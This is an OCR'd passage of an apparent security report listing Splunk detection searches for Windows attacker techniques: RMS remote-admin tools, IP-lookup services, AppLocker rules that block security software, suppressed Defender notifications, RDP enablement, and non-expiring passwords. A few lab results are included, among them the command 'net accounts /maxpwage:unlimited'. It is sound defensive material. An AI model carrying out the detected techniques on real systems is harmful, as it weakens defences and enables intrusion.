
```
`sysmon` EventCode IN (17, 18) EventType IN ( "CreatePipe", "ConnectPipe") PipeName IN ("\\RManFUSServerNotify
 | stats  min(_time) as firstTime max(_time) as lastTime count by Image EventType ProcessId PipeName Computer
 | `security_content_ctime(firstTime)`
 | `security_content_ctime(lastTime)`
 | `windows_application_layer_protocol_rms_radmin_tool_namedpipe_filter`
```



Windows Gather Victim Network Info Through IP Check Web Services

This analytic identifies a process that tries to connect to known IP web services:


```
`sysmon` EventCode=22  QueryName IN ("*wtfismyip.com", "*checkip.amazonaws.com", "*ipecho.net", "*ipinfo.io",
 "*icanhazip.com", "*ip.anysrc.com","*api.ip.sb", "ident.me", "www.myexternalip.com", "*zen.spamhaus.org", "*c
 "*dnsbl-1.uceprotect.net", "*spam.dnsbl.sorbs.net", "*iplogger.org*", "*ip-api.com*")
 |  stats  min(_time) as firstTime max(_time) as lastTime count by  Image ProcessId QueryName QueryStatus Quer
 | `security_content_ctime(firstTime)`
 | `security_content_ctime(lastTime)`
 | `windows_gather_victim_network_info_through_ip_check_web_services_filter`
```



Windows Impair Defense Add XML AppLocker Rules

This analytic identifies a process that imports AppLocker XML rules using PowerShell commandlet:


```
| tstats `security_content_summariesonly` values(Processes.process) as process min(_time) as firstTime max(_tir
 where (Processes.process_name=pwsh.exe OR Processes.process_name=sqlps.exe OR Processes.process_name=sqltoolsp
 by Processes.dest Processes.user Processes.parent_process Processes.process_name Processes.original_file_name
 | `drop_dm_object_name(Processes)`
 | `security_content_ctime(firstTime)`
 | `security_content_ctime(lastTime)`
 | `windows_impair_defense_add_xml_applocker_rules_filter`
```



Windows Impair Defense Deny Security Software With AppLocker

This analytic identifies a modification in the Windows registry by the AppLocker application that contains details or registry data values related to denying the execution of several Security products:

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime FROM datamodel=R
 where (Registry.registry_path= "*\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Group Policy Objects\\*" AND
 OR Registry.registry_path="*\\Software\\Policies\\Microsoft\\Windows\\SrpV2*"
 AND Registry.registry_value_data = "*Action\=\"Deny\"*"
 AND Registry.registry_value_data IN("*O=SYMANTEC*","*O=MCAFEE*","*O=KASPERSKY*","*O=BLEEPING COMPUTER*", "*O=R
 by  Registry.user Registry.registry_path Registry.registry_value_data Registry.action Registry.registry_key_na
 | `drop_dm_object_name(Registry)`
 | `security_content_ctime(firstTime)`
 | `security_content_ctime(lastTime)`
 | `windows_impair_defense_deny_security_software_with_applocker_filter`
```



Windows Powershell Import AppLocker Policy


This analytic identifies a process that imports AppLocker XML rules using powershell commandlet:

```
`powershell` EventCode=4104 ScriptBlockText="*Import-Module Applocker*" ScriptBlockText="*Set-AppLockerPolicy *
 | stats count min(_time) as firstTime max(_time) as lastTime by EventCode ScriptBlockText Computer user_id
 | `security_content_ctime(firstTime)`
 | `security_content_ctime(lastTime)`
 | `windows_powershell_import_applocker_policy_filter`
```

Windows Remote Access Software RMS Registry

This analytic identifies a modification or creation of Windows registry related to Remote Manipulator System (RMS) Remote Admin tool:

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime FROM datamodel=E
 where Registry.registry_path= "*\\SYSTEM\\Remote Manipulator System*"
 by Registry.registry_key_name Registry.user Registry.registry_path Registry.registry_value_data Registry.actio
 | `drop_dm_object_name(Registry)`
 | `security_content_ctime(firstTime)`
 | `security_content_ctime(lastTime)`
 | `windows_remote_access_software_rms_registry_filter`
```




registry_key_name	user	registry_path	registry_value_data	action
HKLM\SYSTEM\Remote Manipulator System	unknown	HKLM\SYSTEM\Remote Manipulator System	unknown	created
HKLM\SYSTEM\Remote Manipulator System\v4	unknown	HKLM\SYSTEM\Remote Manipulator System\v4	unknown	created
HKLM\SYSTEM\Remote Manipulator System\v4\Server	unknown	HKLM\SYSTEM\Remote Manipulator System\v4\Server	unknown	created
HKLM\SYSTEM\Remote Manipulator System\v4\Server\Parameters	unknown	HKLM\SYSTEM\Remote Manipulator System\v4\Server\Parameters	unknown	created
HKLM\SYSTEM\Remote Manipulator System\v4\Server\Parameters	unknown	HKLM\SYSTEM\Remote Manipulator System\v4\Server\Parameters\CalendarRecordSettings	Binary Data	modified
HKLM\SYSTEM\Remote Manipulator System\v4\Server\Parameters	unknown	HKLM\SYSTEM\Remote Manipulator System\v4\Server\Parameters\FUSClientPath	C:\Program Files\Remote Manipulator System - Host\rfusclient.exe	modified
HKLM\SYSTEM\Remote Manipulator System\v4\Server\Parameters	unknown	HKLM\SYSTEM\Remote Manipulator System\v4\Server\Parameters\FUSClientPath	C:\ProgramData\Windows\rfusclient.exe	modified
HKLM\SYSTEM\Remote Manipulator System\v4\Server\Parameters	unknown	HKLM\SYSTEM\Remote Manipulator System\v4\Server\Parameters\InternetId	Binary Data	modified
HKLM\SYSTEM\Remote Manipulator System\v4\Server\Parameters	unknown	HKLM\SYSTEM\Remote Manipulator System\v4\Server\Parameters\Options	Binary Data	modified
HKLM\SYSTEM\Remote Manipulator System\v4\Server\Parameters	unknown	HKLM\SYSTEM\Remote Manipulator System\v4\Server\Parameters\Password	Binary Data	modified
HKLM\SYSTEM\Remote Manipulator System\v4\Server\Parameters	unknown	HKLM\SYSTEM\Remote Manipulator System\v4\Server\Parameters\UserAccess	Binary Data	modified
HKLM\SYSTEM\Remote Manipulator System\v4\Server\Parameters	unknown	HKLM\SYSTEM\Remote Manipulator System\v4\Server\Parameters\notification	Binary Data	modified

Windows Valid Account With Never Expires Password

This analytic identifies processes that update user account policies for password requirements with non-expiring password:

```
| tstats `security_content_summariesonly` values(Processes.process) as process min(_time) as firstTime max(_tir
 where (Processes.process_name="net.exe" OR Processes.original_file_name="net.exe" OR Processes.process_name="r
 AND Processes.process="* accounts *" AND Processes.process="* /maxpwage:unlimited"
 by Processes.dest Processes.user Processes.parent_process Processes.process_name Processes.original_file_name
 | `drop_dm_object_name(Processes)`
 | `security_content_ctime(firstTime)`
 | `security_content_ctime(lastTime)`
 | `windows_valid_account_with_never_expires_password_filter`
```



```
| tstats `security_content_summariesonly` values(Processes.process) as process min(_time) as firstTime max(_time) as lastTime from datamodel=Endpoint.Processes
  where (Processes.process_name="net.exe" OR Processes.original_file_name="net.exe" OR Processes.process_name="net1.exe" OR Processes.original_file_name="net1.exe")
  AND Processes.process="* accounts *" AND Processes.process="* /maxpwage:unlimited"
  by Processes.dest Processes.user Processes.parent_process Processes.process_name Processes.original_file_name Processes.process Processes.process_id Processes.parent_process_id
  | `drop_dm_object_name(Processes)`
  | `security_content_ctime(firstTime)`
  | `security_content_ctime(lastTime)`
```

✓ 2 events (before 23/06/2022 14:43:34.000) No Event Sampling

Events Patterns Statistics (2) Visualization


20 Per Page Format Preview

dest	user	parent_process	process_name	original_file_name	process
win-dc-ctus-attack-range-921.attackrange.local	Administrator	C:\Windows\system32\cmd.exe /c ""C:\rdp\bat.bat" "	net.exe	net.exe	net accounts /maxpwage:unlimited
win-dc-ctus-attack-range-921.attackrange.local	Administrator	net accounts /maxpwage:unlimited	net1.exe	net1.exe	C:\Windows\system32\net1 accounts /maxpwage:unlimited

Windows Modify Registry Disable Toast Notifications

This analytic detects a modification in the Windows registry to disable toast notifications:

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime FROM datamodel=E
 where Registry.registry_path= "*\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\PushNotifications\\ToastEnable
 by Registry.registry_key_name Registry.user Registry.registry_path Registry.registry_value_data Registry.actio
 | `drop_dm_object_name(Registry)`
 | `security_content_ctime(firstTime)`
 | `security_content_ctime(lastTime)`
 | `windows_modify_registry_disable_toast_notifications_filter`
```



New Search

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime FROM datamodel=Endpoint.Registry
  where Registry.registry_path= "*\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\PushNotifications\\ToastEnabled*" Registry.registry_value_data="0x00000000"
  by Registry.registry_key_name Registry.user Registry.registry_path Registry.registry_value_data Registry.action Registry.dest
  | `drop_dm_object_name(Registry)`
  | `security_content_ctime(firstTime)`
  | `security_content_ctime(lastTime)`
```

✓ 2 events (before 22/06/2022 13:57:38.000) No Event Sampling

Events Patterns Statistics (1) Visualization

20 Per Page Format Preview


registry_key_name	user	registry_path	registry_value_data
HKU\S-1-5-21-2167596188-154398838-2475435708-500\SOFTWARE\Microsoft\Windows\CurrentVersion\PushNotifications	unknown	HKU\S-1-5-21-2167596188-154398838-2475435708-500\SOFTWARE\Microsoft\Windows\CurrentVersion\PushNotifications\ToastEnabled	0x00000000

Windows Modify Registry Disable Windows Security Center Notif

This analytic detects a modification in the Windows registry to disable Windows center notifications:

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime FROM datamodel=E
 where Registry.registry_path= "*\\Windows\\CurrentVersion\\ImmersiveShell\\UseActionCenterExperience*" Registr
 by Registry.registry_key_name Registry.user Registry.registry_path Registry.registry_value_data Registry.actio
 | `drop_dm_object_name(Registry)`
 | `security_content_ctime(firstTime)`
```

```
| `security_content_ctime(lastTime)`
| `windows_modify_registry_disable_windows_security_center_notif_filter`
```



Windows Modify Registry Suppress Win Defender Notif

This analytic detects a modification in the Windows registry to suppress Windows Defender notification:


```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime FROM datamodel=
 where Registry.registry_path= "*\\Windows Defender\\UX Configuration\\Notification_Suppress*" Registry.regist
 by Registry.registry_key_name Registry.user Registry.registry_path Registry.registry_value_data Registry.acti
 | `drop_dm_object_name(Registry)`
 | `security_content_ctime(firstTime)`
 | `security_content_ctime(lastTime)`
 | `windows_modify_registry_suppress_win_defender_notif_filter`
```

Windows Remote Services Allow RDP in Firewall

This analytic detects a modification in the Windows firewall to enable remote desktop protocol on a targeted machine:

```
| tstats `security_content_summariesonly` values(Processes.process) as cmdline
 values(Processes.parent_process_name) as parent_process values(Processes.process_name)
```


```
count min(_time) as firstTime max(_time) as lastTime from datamodel=Endpoint.Processes
where (Processes.process_name = "netsh.exe" OR Processes.original_file_name= "netsh.exe") AND Processes.proces
AND Processes.process = "*localport=3389*" AND Processes.process = "*action=allow*"
by Processes.dest Processes.user Processes.parent_process Processes.process_name
Processes.process Processes.process_id Processes.parent_process_id | `drop_dm_object_name(Processes)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
| `windows_remote_services_allow_rdp_in_firewall_filter`
```



Windows Remote Services Allow Remote Assistance

This analytic identifies a modification in the Windows registry to enable remote desktop assistance on a targeted machine:


```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime FROM datamodel=
where Registry.registry_path= "*\\Control\\Terminal Server\\fAllowToGetHelp*" Registry.registry_value_data="0
by Registry.registry_key_name Registry.user Registry.registry_path Registry.registry_value_data Registry.actio
| `drop_dm_object_name(Registry)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
| `windows_remote_services_allow_remote_assistance_filter`
```



Windows Remote Services RDP Enable

This analytic detects a modification in the Windows registry to enable remote desktop protocol on a targeted machine:

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime FROM datamodel=E
 where Registry.registry_path= "*\\Control\\Terminal Server\\fDenyTSConnections*" Registry.registry_value_data=
 by Registry.registry_key_name Registry.user Registry.registry_path Registry.registry_value_data Registry.actio
 | `drop_dm_object_name(Registry)`
 | `security_content_ctime(firstTime)`
 | `security_content_ctime(lastTime)`
 | `windows_remote_services_rdp_enable_filter`
```

